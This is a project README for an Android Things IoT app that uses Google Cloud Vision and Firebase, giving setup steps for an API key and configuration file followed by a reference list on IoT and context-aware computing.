
**Project Setup: 1.** Obtain Google Cloud Vision API key assign it to the constant CloudVisionUtils.CLOUD\_VISION\_API\_KEY .To do this you need to perform following actions.

* Create a Google Cloud Platform (GCP) project and enable Cloud Vision API.
* Create new API key under Credentials for the created project.
* Copy and paste that API key and assign it to the constant that is present in CloudVisionUtils.java.

2. Generate valid google-services.json from Firebase add that to the companion App and IOT app.

**Circuit Diagram and Output Screenshot:**





**References :**

1. Context-aware Computing is Retrieved from

Perera, C., Liu, C. H., Jayawardena, S., & Chen, M. (2014). *A survey on internet of things from industrial market perspective*. *IEEE Access*, *2*, 1660-1679.

1. Internet of things. (n.d.). Retrieved August 16, 2017, from https://en.wikipedia.org/wiki/Internet\_of\_things

# Lukas Reinfurt, Uwe Breitenbücher, Michael Falkenthal, Frank Leymann, and Andreas Riegg. 2016. Internet of things patterns. In *Proceedings of the 21st European Conference on Pattern Languages of Programs* (EuroPlop '16). ACM, New York, NY, USA, Article 5, 21 pages. DOI: https://doi.org/10.1145/3011784.3011789

1. Guinard, D., & Trifa, V. (2016). *Building the web of things: with examples in node. js and raspberry pi*. Manning Publications Co..
2. Chris Speed and Duncan Shingleton. 2012. An internet of cars: connecting the flow of things to people, artefacts, environments and businesses. In *Proceedings of the 6th ACM workshop on Next generation mobile computing for dynamic personalised travel planning* (Sense Transport '12). ACM, New York, NY, USA, 11-12. DOI=http://0-dx.doi.org.lib.rivier.edu/10.1145/2307874.2307883
3. Rouse, M. (2016, May). What is context awareness? - Definition from WhatIs.com. Retrieved August 16, 2017, from http://whatis.techtarget.com/definition/context-awareness
4. Google, Co. (2017a, May 18). Google Awareness API | Google Developers. Retrieved August 14, 2017, from <https://developers.google.com/awareness/overview>

# Colin Maxfield and Christine Julien. 2017. Data-directed contextual relevance in the IoT. In *Proceedings of the 39th International Conference on Software Engineering Companion* (ICSE-C '17). IEEE Press, Piscataway, NJ, USA, 43-46. DOI: https://doi.org/10.1109/ICSE-C.2017.13

1. Jia, Y. J., Chen, Q. A., Wang, S., Rahmati, A., Fernandes, E., Mao, Z. M., ... & University, S. J. (2017). ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms. In *Proceedings of the 21st Network and Distributed System Security Symposium (NDSS'17)*.

The document is Retrieved from

[https://www.internetsociety.org/doc/contexlot-towards-providing-contextual-integrity-ap pified-iot-platforms](https://www.internetsociety.org/doc/contexlot-towards-providing-contextual-integrity-appified-iot-platforms)

1. Google, Co. (2017b, August 10). Android Things. Retrieved August 14, 2017, from <https://developer.android.com/things/sdk/index.html>
2. Google, Co. (2017c, August 10). Raspberry Pi I/O. Retrieved August 14, 2017, from <https://developer.android.com/things/hardware/raspberrypi-io.html>
3. Google, Co. (2017d, January 26). Android Doorbell. Retrieved August 15, 2017, from https://developer.android.com/things/training/doorbell/index.html
4. Google, Co. (2016, November 29). Hardware 101 - Breadboard. Retrieved August 14, 2017, from <https://developer.android.com/things/hardware/hardware-101.html>